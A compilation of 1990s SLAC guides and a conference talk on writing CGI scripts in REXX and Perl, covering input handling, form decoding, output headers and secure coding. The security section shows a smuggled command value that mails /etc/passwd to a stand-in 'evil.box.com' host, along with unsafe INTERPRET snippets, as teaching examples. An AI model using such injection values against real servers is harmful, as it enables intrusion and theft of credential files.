

This file contains info on coding Rexx with CGI.

It concatenates several separate PDFs together --

1. Guide to Writing CGI Scripts in Rexx and Perl (pdf form of an old webpage by Les Cottrell)
2. Writing More Secure CGI Scripts (pdf form of an old webpage by Les Cottrell)
3. Writing World-wide Web Scripts in Rexx (an article by Les Cottrell)
4. Writing CGI Scripts in Rexx (a presentation by Steve Swift)

Just scroll down to view these items, one after the other.

=====

1. web page from -- <https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/>

# Guide to Writing CGI Scripts in REXX and Perl

Last Update: July 24, 1998.

**This page is no longer maintained.**

---

[ [SLAC Utilities](#) | [cgi-lib.rexx](#) | [Security Wrapper](#) | [Security Concerns](#) ]  
[ **Translations:** [Bulgarian](#)<sup>1</sup> | [Serbo-Croatian](#)<sup>4</sup> | [Macedonian](#)<sup>6</sup> | [Indonesian](#)<sup>7</sup> | [Romanian](#)<sup>9</sup> | [Italian](#)<sup>11</sup> ]

---

## Contents

- [Introduction](#)
  - [Getting Input to the Script](#)
  - [Decoding Forms Input](#)
  - [Sending Document Back to the Client](#)
  - [Reporting Errors](#)
  - [Two Simple WWW REXX CGI Scripts](#)
  - [Other Sources of Information](#)
- 

## Introduction

This Guide is aimed at people who wish to write their own WWW executable scripts using WWW's *Common Gateway Interface* ( [CGI](#)). Though the main emphasis is on REXX many examples are also provided in Perl.

There are some simple software libraries to facilitate writing CGI scripts. [cgi-lib.rexx](#) is a REXX library of functions (available at SLAC by using the REXX

```
CALL PUTENV 'REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx'
```

statement to include the library at execution time)and [cgi-lib.pl](#) is a similar library in Perl written by Steve Brenner (there is an executable copy of this library at SLAC in /afs/slac/g/www/cgi-lib/cgi-lib.pl). NCSA has a very useful set of Perl CGI handler subroutines that are [available via anonymous FTP](#). Another set of Perl CGI [Server Side Scripts](#) written by Brigitte Jellinek is available under Gnu public license. There is also the [Source code for www.stanford.edu scripts and programs](#). There is also an [index to Perl WWW programs](#) gathered by Earl Hood. Finally see the [Web Development Center](#).

Since there are security and other risks associated with executing user scripts in a WWW server, the reader may wish to first view a document providing information on a SLAC [Security Wrapper](#) for users' CGI scripts. Besides improving security, this wrapper also simplifies the task of writing a CGI script for a beginner.

Before embarking on writing a script, you may also want to check out some rough notes on [SLAC Web Utilities Provided by CGI Scripts](#).

The CGI is an interface for running external programs, or gateways, under an information server. Currently, the supported information servers are [HTTP](#) (the Transport Protocol used by WWW) servers.

Gateway programs are executable programs (e.g. UNIX scripts) which can be run by themselves (but you wouldn't want to except for debugging purposes). They have been made executable to allow them to run under various (possibly very

different) information servers interchangeably. Gateway programs conforming to this specification can be written in any language, including REXX or Perl, which produces an executable file

## Getting the Input to the Script

The input may be sent to the script in several ways depending on the client's *Uniform Resource Locator* ([URL](#)) or an *HyperText Markup Language* ([HTML](#)) [Form](#):

- `QUERY_STRING` [Environment Variable](#)

`QUERY_STRING` is defined as anything which follows the first ? in the URL used to access your gateway. This information could be added by an HTML ISINDEX document, or by an HTML Form (with the GET action). It could also be manually embedded in an HTML hypertext link, or *anchor*, which references your gateway. This string will usually be an information query, e.g. what the user wants to search for in databases, or perhaps the encoded results of your feedback Form. It can be accessed in REXX by using `String=GETENV( 'QUERY_STRING' )` or in Perl by using `$string=$ENV( 'QUERY_STRING' );`

This string is encoded in the standard URL format which changes spaces to +, and encoding special characters with %xx hexadecimal encoding. You will need to decode it in order to use it. You can review the **cgi-lib.rxx** REXX PROCEDURE [DeWeb](#) or the [Perl](#) code fragment giving examples of how to decode the special characters.

If your server is not decoding results from a Form, you will also get the query string decoded for you onto the command line. This means that the query string will be available in REXX via the `PARSE ARG` command, or in the Perl `$ARGV[n]` array.

For example, if you have a URL `http://www.sllac.stanford.edu/cgi-bin/foo?hello+world` and you use the REXX command `PARSE ARG Arg1 Arg2` then `Arg1` will contain "hello" and `Arg2` will contain "world" (i.e. the + sign is replaced with a space).

In Perl `$ARGV[1]` contains "hello" and `$ARGV[2]` contains "world". If you choose to use the command line to access the input, you need to do less processing on the data before using it.

- `PATH_INFO` Environment Variable

Much of the time, you will want to send data to your gateways which the client shouldn't muck with. Such information could be the name of the Form which generated the results they are sending.

CGI allows for extra information to be embedded in the URL for your gateway which can be used to transmit extra context-specific information to the scripts. This information is usually made available as "extra" information after the path of your gateway in the URL. This information is not encoded by the server in any way. It can be accessed in REXX by using `String=GETENV( 'PATH_INFO' )`, or in Perl by using `$string=$ENV( 'PATH_INFO' );`

To illustrate this, let's say I have a CGI script which is accessible to my server with the name `foo`. When I access `foo` from a particular document, I want to tell `foo` that I'm currently in the English language directory, not the Pig Latin directory. In this case, I could access my script in an HTML document as:

```
<A HREF="http://www/cgi-bin/foo/language=english">foo</A>
```

When the server executes `foo`, it will give me `PATH_INFO` of `/language=english`, and my program can decode this and act accordingly.

The `PATH_INFO` and the `QUERY_STRING` may be combined. For example, the URL:

```
http://www/cgi-bin/htimage/usr/www/img/map?404,451
```

will cause the server to run the script called `htimage`. It would pass remaining path information

`"/usr/www/img/map"` to `htimage` in the `PATH_INFO` environment variable, and pass "405, 451" in the

QUERY\_STRING variable. In this case, `htimage` is a script for implementing active maps supplied with the CERN HTTPD.

- **Standard Input**

If your Form has `METHOD="POST"` in its FORM tag, your CGI program will receive the encoded Form input on standard input (`stdin` in Unix). The server will NOT send you an EOF on the end of the data, instead you should use the environment variable `CONTENT_LENGTH` to determine how much data you should read from `stdin`. You can accomplish this in REXX by using `In=CHARIN(, 1, GETENV( 'CONTENT_LENGTH' ))`, or in Perl by using `read(STDIN, $in, $ENV{ 'CONTENT_LENGTH' } )`;

If you wish to pass the standard input onto another script that you will call later, then you may wish to review the `cgi-lib.rxx` REXX PROCEDURE [ReadPost](#).

You can review the [REXX Code Fragment](#) giving an example of how to read the various form of input into your script.

The REXX PROCEDURES [ReadForm](#) together with [MethGet](#) and [MethPost](#), all available in `cgi-lib.rxx`, may be used to simplify the task of reading input from a Form.

### **Decoding Forms Input**

When you write a Form, each of your input items has a *name* tag. When the user places data in these items in the Form, that information is encoded into the Form data. The value each of the input items is given by the user is called the *value*.

Form data is a stream of *name=value* pairs separated by the ampersand (&) character. Each *name=value* pair is URL encoded, i.e. spaces are changed into plus signs and some characters are encoded into hexadecimal. To decode the Form data you must first parse the Form data block into separate *name=value* pairs tossing out the ampersands. Then you must parse each *name=value* pair into the separate *name* and *value*. Use the first equal sign you encounter to split the data. If there is more than one, then something is wrong with the data. Again toss out the equals signs. Finally undo the URL encoding of each *name* and *value*.

You can review the [REXX](#) or the [Perl](#) code fragment giving examples of decoding the Form input.

When using the *name* and *value* information in the script, you need to be aware that:

- nothing dictates the order in which the *name=value* will be concatenated in;
- not every *name* and *value* defined in the form is necessarily sent by the client, for example if nothing is selected in a scrolling list then neither the *name* nor the *value* will be sent;
- more than one *value* may be sent for a given *name*, for example if a scrolling list allows the selection of several options.

### **Sending Document Back to Client**

CGI programs can return a myriad of document types. They can send back an image to the client, an HTML document, a plaintext document, a Postscript documents or perhaps even an audio clip of your bodily functions. They can also return references to other documents (to save space we will ignore this latter case here, more information may be found [in NCSA's CGI Primer](#)). The client must know what kind of document you're sending it so it can present it accordingly. In order for the client to know this, your CGI program must tell the server what type of document it is returning.

In order to tell the server what kind of document you are sending back, CGI requires you to place a short header on your output. This header is ASCII text, consisting of lines separated by either linefeeds or carriage returns followed by linefeeds. Your script must output at least two such lines before its data will be sent directly back to the client. These lines are used to indicate the [MIME type](#) of the following document

Some common MIME types relevant to WWW are:

- A "text" Content-Type which is used to represent textual information in a number of character sets and formatted text description languages in a standardised manner. The two most likely subtypes are:
  - `text/plain`: text with no special formatting requirements.
  - `text/html`: text with embedded HTML commands
- An "application" Content-Type, which is used to transmit application data or binary data. Two frequently used subtypes are:
  - `application/postscript`: The data is in *PostScript*, and should be fed to a *PostScript* interpreter.
  - `application/binary`: the data is in some unknown binary format, such as the results of a file transfer.
- An "image" Content-Type for transmitting still image (picture) data. There are many possible subtypes, but the ones most often used on WWW are:
  - `image/gif`: an image in the GIF format.
  - `image/xbm`: an image in the X Bitmap format.
  - `image/jpeg`: an image in the JPEG format.

In order to tell the server your output's content type, the first line of your output should read:

`Content - type: type/subtype`

where `type/subtype` is the MIME type and subtype for your output.

Next, you have to send the second line. With the current specification, THE SECOND LINE SHOULD BE BLANK. This means that it should have nothing on it except a linefeed. Once the server retrieves this line, it knows that you're finished telling the server about your output and will now begin the actual output. If you skip this line, the server will attempt to parse your output trying to find further information about your request and you will become very unhappy.

You can review a [REXX Code Fragment](#) giving an example of handling the `Content - type` information.

After these two lines have been outputted, any output to `stdout` (e.g. a REXX SAY command) will be included in the document sent to the client. This output must be consistent with the `Content - type` header. For example if the header specified `Content - type text/html` then the following output must include HTML formatting such as using `<BR>` or `<P>` for starting new lines or `<PRE>` to remove HTML's automatic formatting.

## Diagnostics and Reporting Errors

Since `stdout` is included in the document sent to the, diagnostics diagnostics outputted with the SAY command will appear in the document. You can review a [REXX Code Fragment](#) giving an example of diagnostic reporting.

If errors are encountered (e.g. no input provided, invalid characters found, too many arguments specified, requested an invalid command to be executed, invalid syntax or undefined variable encountered in the REXX script) the script should provide detailed information on what is wrong etc. It may be very useful to provide information on the settings of various [WWW Environment Variables](#) that are set.

The [CGIerror](#), [CGIdie](#) and [MyURL](#) REXX PROCEDURES in `cgi-lib.rxx` provide some assistance for error reporting. In addition review the REXX code fragments [using CGIerror](#) and [using CGIdie](#) and also typical [CGIerror output](#) and [CGIdie output](#).

## Two Simple REXX WWW CGI Scripts

To get your Web server to execute a CGI script you must:

- Write the script. To simplify this, you may wish to take advantage of the [cgi-lib.rxx library](#) of functions, including some introduced previously on this page. A couple of simple, but complete examples may help:
  1. [source](#) of a script to enable a UNIX [finger](#) function.
  2. [source](#) of a [minimal HTTP Form and Script](#).

- Make the script executable by your Web server. At SLAC on Unix this is done using the [chmod](#) command, e.g.
  1. `chmod o+x /u/sf/cottrell/bin/cgi1.rxx`  
`chmod u+x /u/sf/cottrell/bin/cgi1.rxx`
- Get your [Web-Master](#) to add a rule to the Web server's rules file to allow the Web server to execute your script. More information on the W3C server's rules file may be found by looking at [Configuration File of W3C httpd](#), as well as a [simple example](#) of some of the mapping statements usable in the rules file.

The Web-Master will want to insure that [Security Aspects](#) of your script have been addressed before adding your script to the Rules file.

### Other Sources of Interest

- Hard Copy:
  - The book *HTML & CGI Unleashed* has much useful information on writing CGI scripts in C, Perl and REXX.
  - The book *Introduction to CGI/PERL* by Steve Brenner & Edwin Aoki is a useful introduction to writing CGI scripts in Perl.
- [Writing World-Wide Web CGI Scripts in REXX](#) presented at the Spring 1996 SHARE Technical Conference, March 7, 1996, Anaheim California.
- [The NetRexx Language Page](#) provides information on an experimental project by Mike Cowlshaw (the autor of REXX) to create a Rexx front end to Java.
- Also tune into the newsgroup [comp.infosystems.www.authoring.cgi](#) which covers discussion of the development of Common Gateway Interface (CGI) scripts as they relate to Web page authoring. Possible subjects include discussion how to handle the results of forms, how to generate images on the fly, and how to put together other interactive Web offerings.
- The [World Wide Web \(Frequently Asked Questions, with Answers\)](#) answers many, many questions about the World Wide Web in general.
- If you are using Perl and you have a general Perl question that isn't really a CGI-specific question, check out the [Perl FAQ](#).
- If you will be writing scripts for Windows NT then see [Somarsoft - Windows NT Security Issues](#)

### Acknowledgements

Much of the text on the Common Gateway Interface and Forms comes from NCSA documents. Useful information and text was also obtained from *The World-Wide Web: How Servers Work*, by Mark Handley and John Crowcroft, published in *ConneXions*, February 1995.

[Les Cottrell](#) [ [Feedback](#) ]

=====

2. web page from -- <https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/>

### Writing More Secure CGI Scripts

*Last Update: December 2, 1997*

Translated into: [German](#) <sup>1</sup> [Ukrainian](#) <sup>2</sup> [Danish](#) <sup>3</sup> [Czech](#) <sup>4</sup>

---

Any time that a program such as a WWW server is interacting with a networked client such as a WWW browser, there is the possibility of that client attacking the program to gain unauthorized access. Even the most innocent looking script can be very dangerous to the integrity of your system.

With that in mind, I would like to present a few guidelines to help ensure your program does not come under attack. This presentation uses examples from REXX and Perl, however, the principles apply to most languages.

You may also want to look at [Paul Phillips' CGI Security](#) for information on Perl, C and C++. Another source of information is [Lincoln Stein's well-regarded WWW Security FAQ](#). If you are using Perl then you should also consider using [Perl's taint checking mechanism](#). If you are writing scripts for a Windows NT server then see [Somarsoft - Windows NT Security Issues](#).

**NEW**

- 
- Beware the Interpret statement

Languages like REXX, the Bourne shell and Perl provide an Interpret command or equivalent (e.g. eval in the Bourne shell) which allow you to construct a string and have the interpreter execute that string. This can be very dangerous. For example, observe the following statements in a REXX script:

```
INTERPRET TRANSLATE(GETENV('QUERY_STRING'),' ','+') or  
ADDRESS UNIX TRANSLATE(GETENV('QUERY_STRING'),' ','+')
```

These clever little snippets take the query string, and convert it into a command to be executed by the Web server. Unfortunately, the user could very easily have put a command to delete all the files in the query string or to mail a copy of the password file to someone. So I must restrict what command(s) the system is allowed to execute in response to the input.

If a set of commands needs to be executed you may wish to set up a table containing the acceptable commands, see below for more on this.

- Do not trust the client to do anything

A well-behaved client will escape any characters which have special meaning to the Bourne shell in a query string. For example it may replace special characters such as a semicolon (;) or a greater-than sign (>) with "%XX" where XX is the ASCII code for the character in hexadecimal. This helps to avoid problems with your script misinterpreting the characters when they are used to construct the arguments of a command to be executed (for example, via the REXX ADDRESS UNIX command or the Perl system() command) in the server's environment (for example the Bourne shell in Unix).

A [mischevious client](#) may use special characters to confuse your script and gain unauthorized access. For example the following line may be present in a form-mail program:

```
system("/usr/lib/sendmail -t $form_address < $input_file");
```

The problem is that system starts a subshell; however, there is no guarantee that the \$form\_address variable cannot be manipulated by a mischevious client. Consider the following value for \$form\_address:

```
"legit-id@good.box.com;mail wily-cracker@evil.box.com < /etc/passwd"
```

In this case the wily-cracker has used the semicolon to append a command to mail to herself the system's password file.

The CGI script should therefore be careful to accept only the subset of characters which will not confuse your script. A reasonable subset is [0-9] [a-z] [A-Z] \_-./@ Any other characters should be treated with care and be rejected in general. The same goes for escaped characters after they have been converted. You may wish review the following [REXX code fragments](#), or for C and Perl review [How to Remove Meta-characters from User-Supplied Data in CGI Scripts](#), to see how to verify that a string contains only acceptable characters.

- Be careful with popen, system, ADDRESS UNIX etc.

The general rule is that you should not fork a subshell if the CGI script is passing untrusted data to it. In Perl you can fork subshells with the system command, commands with backticks (for example `program \$args`);, the exec statement (for example exec("program \$args"));, and by opening a pipe (for example

`open(OUT, "|program $prog-args");`). In REXX the usual way to fork a subshell is to use the `ADDRESS UNIX` or `POPEN` commands. So you must not pass untrusted data to the shell and in programs that run externally with arguments, check the arguments to ensure they do not contain metacharacters.

It appears to be possible to avoid UNIX Bourne shell metacharacter expansions (such as piping (`|`), commands in backticks (```), redirection (`>`, `>>`, `<`, etc.), multiple commands (`;`), or filename expansions (using `*`, `?`, `[]`, etc.)) by placing the parameters for the UNIX command into environment variables. For example in Uni-REXX you could replace

```
ADDRESS UNIX 'finger' username
```

by

```
Fail=PUTENV("PARM1="username");ADDRESS UNIX 'finger "$PARM1"'
```

Note that we have not exhaustively tested this on multiple platforms, and there may be some hacks that will defeat this protection.

Some versions of REXX (including Uni-REXX) also allow you to avoid shell expansions by using

```
ADDRESS COMMAND 'finger' username
```

instead of

```
ADDRESS UNIX 'finger' username.
```

If `ADDRESS COMMAND` is available and avoids the shell expansion, then it should be used whenever possible, and should be made the default by placing an `ADDRESS COMMAND` statement near the beginning of the script.

If the above mechanisms are not available then be sure to place backslashes before any characters that have special meaning to the Bourne shell before calling the program. This can be achieved easily with a short C function. See the sample [REXX and Perl code fragments](#) for how to accomplish this.

It is good practice to allow execution of only a very limited set of commands by the CGI script. This set might be selected from a table of allowed commands. See the [REXX](#) example for how this might be accomplished. This mechanism is utilized in [SLAC's CGI Security Wrapper](#).

- Turn off [server-side includes](#)

If your server is unfortunate enough to support server-side includes, **turn them off for your script directories!!!**. The server-side includes can be abused by clients which prey on scripts which directly output things they have been sent.

- Restrict Access to Files

Be careful to ensure that any file contents that you display are appropriate. For example, if the script receives a request from a form or a URL to display part or all of a particular file, the script should first verify (e.g. versus a list or the httpd configuration file) that this file is appropriate to make visible via WWW.

Avoid allowing the client to access files higher up the directory chain by blocking the use of `..` in the filename.

Avoid the server misinterpreting a filename for options (which might result in the process hanging awaiting standard input since no filename is found) by checking that the filename does not start with a minus sign (`-`).

- Restricting Distribution of Information

The IP address of the client is available to the CGI script in the environment variable `REMOTE_ADDR`. This may be used by the script to refuse the request if the client's IP address does not match some requirements.

- Test the script before getting the WWW server to execute it

It is very easy for an untested script to cause the server problems. For example if, by mistake, the script asks for input from the console e.g. by executing a REXX `PULL` command with nothing on the stack, or by executing a REXX `TRACE ?R` command. This will cause the process on the server to stall. Or the script may go into an infinite loop, or continuously spawn new processes and use up all the server's process slots.



You may test the script in Unix without requiring it to be executed by the WWW server, by using the Unix `setenv` command to set the environment variables required, then call your script and pipe the output to a file. Then use your WWW browser to view the local file created by the pipe.

At SLAC we have also set up a test WWW server at <http://www.slac.stanford.edu:5080/> which should be used for testing CGI scripts on before they are put on the production server.

- Include a comment near the top of the script recommending that anyone modifying the script needs to be aware that CGI scripts have security risks and to first read this document (<http://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/cgi-security.html>).
- Don't Expose the script unnecessarily

If possible set the access control to the script so it is executable by your WWW server, but not world readable. For example:

- do not save the script in your `public_html` or any part of your file space that is visible to the Web (e.g. at SLAC do not put it under `/afs/slac/www/`);
- if under AFS, then Access Control Lists (ACL) should restricted access to the maintainer(s) and the WWW server.

This will reduce the possibility of a cracker reviewing your script to discover vulnerabilities.

Also remember to delete any old/backup copies that may be created automatically by an editor such as emacs, and which may still be visible and executable by the server. One way to avoid the creation of backup copies in the directory that the server will execute from, is to keep and edit the actual script in another directory and place a symbolic link to the script in the directory the server will execute the script from.

- Beware of World Writeable Files

Some scripts require reading and updating a file (e.g. to keep track of the number of times the script was called). If this file is world writeable, then care must be taken before using the results in the file, to ensure the contents of the file have not been corrupted maliciously.

---

[ [CGI overview](#) | [Writing CGI Scripts](#) | [SLAC's CGI Wrapper](#) | [Feedback](#) ]

<sup>1</sup> Translated into German by Fijavan Brenk

<sup>2</sup> Translated into Ukrainian by Oksana Mikhailuk, hosted by [www.everycloudtech.com](http://www.everycloudtech.com)

<sup>3</sup> Translated into Danish by Mille Eriksen.

<sup>4</sup> Translated into Czech by Barbora Lebedova

This page evolved from information from [Rob McCool](mailto:robm@ncsa.uiuc.edu) [robm@ncsa.uiuc.edu](mailto:robm@ncsa.uiuc.edu). Also I have gained many insights and useful information from [John Halperin](mailto:John.Halperin@slac.stanford.edu) [slac.stanford.edu](mailto:John.Halperin@slac.stanford.edu).

[Les Cottrell](#)



# Writing World-Wide Web CGI Scripts in

R. L. A. Cottrell

*Stanford Linear Accelerator Center, Stanford University, Stanford, CA 94309*

Talk URL: [//www.slac.stanford.edu/~cottrell/rexx/share/](http://www.slac.stanford.edu/~cottrell/rexx/share/)

This talk is aimed at people who have experience with REXX and are interested in using it to write WWW CGI scripts. As part of this, I will describe several functions that are available in a library of REXX functions that simplify writing WWW CGI scripts. This library is freely available at [//www.slac.stanford.edu/slac/www/tool/cgi-rexx/](http://www.slac.stanford.edu/slac/www/tool/cgi-rexx/)

*Note the examples are in Uni-REXX.*

## This Talk Will Cover

- Getting the Input to the Script
  - QUERY\_STRING Environment Variable
  - Command Line
  - PATH\_INFO Environment Variable
  - Standard Input
- Decoding Forms Input
- Sending the Document Back to the Client
- Diagnostics and Reporting Errors
- Putting it all Together
- Security Concerns / Writing More Secure CGI REXX Scripts
  - Beware of INTERPRET, POPEN and ADDRESS UNIX
  - Escaping Dangerous Characters
  - Be Careful with POPEN and ADDRESS UNIX
  - Restrict Access to Files
  - Restricting Distribution of Information
  - Test Script BEFORE Getting WWW Server to Execute
  - Further Security Information
- Further Information
- Appendix: Code Referenced in Presentation

**MASTER**

Work Supported by Department of Energy contract DE-AC03-76F00515

*Talk Presented at Session Number: 6162 of the Spring 1996 SHARE Technical Conference, Anaheim, California, March 3-8, 1996*

## Getting the Input to the Script

The input may be sent to the script in several ways, including:

- **QUERY\_STRING Environment Variable:**
    - anything following the first question mark (?) in the URL, e.g. in `http://www.a.b/cgi-bin/foo?X-Files`  
QUERY\_STRING will contain "X-Files".
    - could also be added by an HTML Form (with the GET action) or by ISINDEX
    - usually an information query (e.g. encoded results of Form)
    - can be accessed in REXX via: `String=GETENV('QUERY_STRING')`
    - string encoded in the standard URL format
      - spaces changed to plus signs (+)
      - special characters encoded in %XX hexadecimal (e.g. semi-colon = %3B)
    - to decode the string:
      1. convert the plus signs to spaces using the REXX TRANSLATE built-in function, for example:  
`Input=TRANSLATE(Input, ' ','+')`
      2. use the **deweb** function from `cgi-lib.rex` to decode the special %XX characters.
- 

- **Command Line**

If your server is not decoding results from a Form, QUERY\_STRING is also on the command line:

- use the REXX PARSE ARG command to extract
  - e.g. for a URL `http://www.a.b/cgi-bin/foobar?hello+world`
  - the REXX command `PARSE ARG Arg1 Arg2` will result in Arg1 containing "hello" and Arg2 will contain "world" (i.e. the plus sign is replaced with a space).
- 

- **PATH\_INFO Environment Variable**

This:

- comes from the "extra" information after the path of your CGI script in the URL
- information is not encoded by the server in any way

Example of use:

- let `foo` be a CGI script which is accessible to your server
  - user wants to tell `foo` to use the "Pig-Latin" directory and so accesses `foo` as:  
`http://www.a.b/cgi-bin/foo/lang=pig`
  - when the server executes `foo`, it will give you PATH\_INFO of `/lang=pig`
- PATH\_INFO can be accessed in REXX via `Path=GETENV('PATH_INFO')`
- 

The PATH\_INFO and the QUERY\_STRING may be combined

- e.g. `http://www/cgi-bin/htimage/usr/www/img/map?40,45`
- server will run the script called `htimage`.
- server passes `"/usr/www/img/map"` to `htimage` in `PATH_INFO`
- server passes `"40,45"` in `QUERY_STRING`


## ● Standard Input

If Form has `METHOD="POST"` in its `FORM` tag:

- your CGI script receives encoded Form input in standard input
- no EOF on the end of the data, instead use `CONTENT_LENGTH` to determine how much to read from standard input
- can use the **readpost** function from `cgi-lib.rxx` to read

Review the script **testinput** that displays all input passed to it. Calling this test program with the URL `http://.../cgi-bin/testinput/SHARE?Welcome%20Ladies+&+Gentlemen`

displays



## ➡ Decoding Forms Input

When you write a Form, each of your input items has a *name* tag. When the user places data in these items in the Form, that information is encoded into the Form data block. So the Form:

```
<FORM><INPUT TYPE="SUBMIT"><br>
Name:<INPUT NAME="NAME"><br>
Extension: <INPUT NAME="EXT"></FORM>
```

might provide a data block `NAME=L%20Cottrell&EXT=2523&`, i.e.

- Form data block is a stream of *name=value* pairs separated by the ampersand (&) character.
- Each *name=value* pair is URL encoded, i.e. spaces are changed into plus signs and some characters are encoded into hexadecimal.

- To decode the Form data block you must:
  - first parse the Form data block into separate *name=value* pairs tossing out the ampersands
  - then parse each *name=value* pair into the separate *name* and *value*
  - use the first equal sign you encounter to split the data, toss out the equal signs
  - if there is more than one, then something is wrong with the data
  - finally undo the URL encoding of each *name* and *value*

When using the *name* and *value* information in the script, you need to be aware that:

- nothing dictates the order in which the *name=value* pairs will be concatenated in;
- not every *name* and *value* defined in the form is necessarily sent by the client, for example if nothing is selected in a scrolling list then neither the *name* nor the *value* will be sent;
- more than one *value* may be sent for a given *name*, for example if a scrolling list allows the selection of several options.

Review the **printvariables** function from `cgi-lib.rxx` for an example of decoding the Form input.

---



## Sending the Document Back to the Client

- CGI programs can return a myriad of document types.
- Tell server type of document you are sending by a short ASCII header on your output.
- Header indicates the MIME type of the following document.
- Couple of common MIME types relevant to WWW are:
  - A "text" Content-Type to represent textual information. The two most likely subtypes are:
    - text/plain: text with no special formatting requirements.
    - text/html: text with embedded HTML commands
  - An "application" Content-Type, used to transmit application data or binary data, e.g.:
    - application/postscript: The data is in *PostScript*, and should be fed to a *PostScript* interpreter.

To create the header:

- First line of your output should read:  
Content-type: type/subtype where type/subtype is the MIME type and subtype for your output.
- Next, you have to SEND A BLANK LINE
- e.g. in REXX: SAY 'Content-type: text/html'; SAY

After these two lines have been outputted, output to standard output (e.g. a REXX SAY command) is included in document sent to client.

N.B. if header specified HTML document, then it must include HTML formatting, i.e. insert <BR> or <P> or <PRE> tags to preserve the format of flat ASCII text or code listings.

Following header lines, you usually put out an HTML title and header, and at the end of the page you

need the matching lines. Can simplify with the `cgi-lib.rxx` functions **htmltop** and `htmlbot`.

---

## ❏ Diagnostics and Reporting Errors

Since standard output is included in the document sent to the browser, diagnostics outputted with the `REXX SAY` command will appear in the document. This output must be consistent with the `Content-type: type/subtype`.


You can review a **REXX Code Fragment** giving an example of diagnostic reporting.

If errors are encountered (e.g. no input provided, invalid characters found, requested an invalid command to be executed, invalid syntax in the REXX script) the script should provide detailed information on what is wrong etc. It may be very useful to provide information on the settings of various WWW Environment Variables.

---


Review the `cgi-lib.rxx` functions **cgierror**, `cgidie` and **myurl** for help in error reporting.

In addition review the REXX script **testcgierror** which produces:



